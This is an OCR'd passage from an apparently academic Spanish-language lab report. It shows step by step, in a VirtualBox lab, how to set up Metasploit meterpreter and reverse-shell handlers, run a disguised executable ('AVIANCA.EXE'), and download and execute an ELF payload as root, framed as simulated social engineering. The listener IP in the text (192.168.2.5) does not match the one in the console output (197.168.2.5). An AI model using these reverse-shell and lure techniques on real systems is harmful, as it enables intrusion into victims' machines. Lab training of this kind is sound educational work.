



Ilustración 21 CONFIGURACIÓN DE PARÁMETROS DE RED (LHOST Y LPORT)

21. CAMBIO A WINDOWS/METERPRETER/REVERSE_TCP

Acción: se elige un payload más avanzado para Windows. Concepto: **Meterpreter** herramienta modular que otorga control completo sobre el sistema comprometido.



22. EJECUCION DE ARCHIVO AVIANCA.EXE

Se ejecuta el archivo con el para que corra el exploit que se ejecutó en el paso anterior




Ilustración 22 EJECUCION DE ARCHIVO AVIANCA.EXE

23. **ARRANQUE DE EXPLOIT**

Aquí se evidencia que se arranca el exploit una vez se ejecuto el archivo




Ilustración 23 ARRANQUE DE EXPLOIT

24. **INSTALACIÓN DE MÁQUINAS VIRTUALES UBUNTU**

Antes de comenzar con la instalación de las maquinas el paso a seguir es descargarlas para este caso vamos a utilizar Ubuntu, estando en el navegador buscamos la página oficial de Ubuntu le damos en descargar.

Ilustración 24 BUSCAR MAQUINA UBUNTU

25. **DESCARGA DE UBUNTU**

Una ves le demos en descargar nos muestra el siguiente apartado donde los hace una serie de pregunta en este caso cual es el uso que le vamos a dar y para este caso el uso es educativo selecionamos y comiensa la descarga.

Ilustración 25 DESCARGA DE UBUNTU

26. **VERIFICACION DE DESCARGA**

Para este paso se verifica que si se descargo correctamente la maquina virtual en este caso ubuntu.




Ilustración 26 VERIFICACION DE DESCARGA

27. **INSTALACIÓN DE LA MAQUINA UBUNTU**

Durante este paso se procede con la instalación de la máquina virtual Ubuntu, aquí se le da el nombre a la maquina y se selecciona la iso que se descargó en el paso anterior una vez hecho esto seleccionamos omitir instalación seguido de esto le damos en terminar.




Ilustración 27 SELECION DE LA ISO DE UBUNTU

28. **PERMITIR LA INSTALACION DE MAQUINA UBUNTU**

Siguiendo la instalación le damos enter en la primera opción que nos permite ejecutar el sistema operativo Ubuntu.




Ilustración 28 PERMITIR LA INSTALACION DE MAQUINA UBUNTU

29. SELECCIÓN DE IDIOMA EN LA INSTALACIÓN DE UBUNTU

Aquí se configura el idioma en el que se instalará y usará Ubuntu. Elegir correctamente el idioma es importante porque afecta el menú, mensajes del sistema y la configuración inicial.




Ilustración 29 SELECCIÓN DE IDIOMA EN LA INSTALACIÓN DE UBUNTU

30. Configuración de red en VirtualBox (Ubuntu)

La configuración de red en modo **NAT** garantiza que la máquina virtual tenga acceso a Internet a través del host, pero sin ser visible directamente desde la red externa. Esto proporciona un nivel de aislamiento y seguridad apropiado para entornos de práctica académica en ciberseguridad.

Ilustración 30 CONFIGURACIÓN DE RED EN VIRTUALBOX (UBUNTU)

31. CONFIGURACIÓN DEL TECLADO ESPAÑOL, LATINOAMERICAN

a definición de la disposición del teclado garantiza que, al escribir, los caracteres correspondan a las teclas físicas del dispositivo. La selección de **español latinoamericano** asegura una experiencia coherente en la escritura y evita errores durante el uso del sistema.

Ilustración 31 Opciones de accesibilidad en Ubuntu

32. **Conexión a Internet durante la instalación de Ubuntu**

Se opta por la opción de **utilizar conexión por cable** para asegurar que el instalador pueda descargar actualizaciones y controladores necesarios en tiempo real. Esto mejora la compatibilidad del sistema y garantiza que, al finalizar la instalación, Ubuntu esté actualizado y listo para usarse.




Ilustración 32 Conexión a Internet durante la instalación de Ubuntu

33. ELECCIÓN DE ACCIÓN CON UBUNTU (INSTALAR O PROBAR)

En esta pantalla se selecciona la opción Instalar Ubuntu, lo cual inicia el proceso de instalación en el disco.

Ilustración 33 1. Elección de acción con Ubuntu (Instalar o Probar)

34. **Selección de aplicaciones a instalar**

Se elige la **selección predeterminada**, que incluye únicamente lo esencial (navegador web y utilidades básicas).

Ilustración 34 Selección de aplicaciones a instalar

35. INSTALACIÓN DE PROGRAMAS PRIVATIVOS RECOMENDADOS


Se habilitan las casillas para instalar **software de terceros para gráficos y Wi-Fi** y para añadir **compatibilidad con formatos multimedia**. Esto asegura un mejor rendimiento gráfico y la posibilidad de reproducir archivos de audio y video en diversos formatos, aumentando la funcionalidad del sistema después de la instalación.

Ilustración 35 Instalación de programas privativos recomendados


En este paso pregunta de como quieres que se instales el ubuntu

Aquí creamos el usuario y la contraseña para la maquina Ubuntu

Esto nos muestra la ubicación geográfica



Ingresamos el usuario



Ingreso de la contraseña

36. DARLE ACCESO A RED A LA MÁQUINA VIRTUAL UBUNTU

Lo que se hizo aquí fue darle acceso a red a la máquina virtual Ubuntu, asegurando que pueda comunicarse hacia afuera (Internet y con el host), condición indispensable para continuar con las pruebas de explotación y descargas posteriores.




Ilustración 36 DARLE ACCESO A RED A LA MÁQUINA VIRTUAL UBUNTU

37. **APERTURA DE METASPLOIT EN UBUTU**

Las imágenes siguientes muestran la apertura de la consola de Metasploit Framework. Desde allí se realiza la búsqueda de exploits disponibles.





Ilustración 37 APERTURA DE METASPLOIT EN UBUTU



38. **CONFIGURACIÓN DE PARÁMETROS DE RED EN UBUNTU**

Acción: se establece LHOST = 192.168.2.5 y LPORT = 4678. Concepto:

Parámetros de red → definen la dirección y puerto en los que el atacante recibirá la conexión de la víctima.

```
msf6 exploit(multi/handler) > set LHOST 197.168.2.5
LHOST ⇒ 197.168.2.5
msf6 exploit(multi/handler) > set LPORT 4678
LPORT ⇒ 4678
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  197.168.2.5      yes       The listen address (an interface may be specified)
   LPORT  4678             yes       The listen port

Exploit target:

   Id  Name
   --  ----
```

Ilustración 38 CONFIGURACIÓN DE PARÁMETROS DE RED EN UBUNTU

39. **INGRESO AL MODO ROOT**

```
ubuntu@ubuntu-VirtualBox:~$ sudo su
[sudo] contraseña para ubuntu:
root@ubuntu-VirtualBox:/home/ubuntu# cd /home/ubuntu/Escritorio
root@ubuntu-VirtualBox:/home/ubuntu/Escritorio# ls
lablinux.elf
```

Ilustración 39 INGRESO AL MODO ROOT

```
root@ubuntu-VirtualBox:/home/ubuntu/Escritorio# chmod +x lablinux.elf
root@ubuntu-VirtualBox:/home/ubuntu/Escritorio# ./lablinux.elf
Violación de segmento (`core' generado)
```

40. **DESCARGA DE ARCHIVO PARA UBUNTU**

Para este paso se descargó el archivo Acción: el usuario accede a http://192.168.2.5/ y descarga el ejecutable. Concepto: Exposición y transferencia de archivos, simula un ataque de ingeniería social en el cual la víctima descarga un archivo aparentemente legítimo.




Ilustración 40 DESCARGA DE ARCHIVO PARA UBUNTU

41. **CONCLUSIONES**

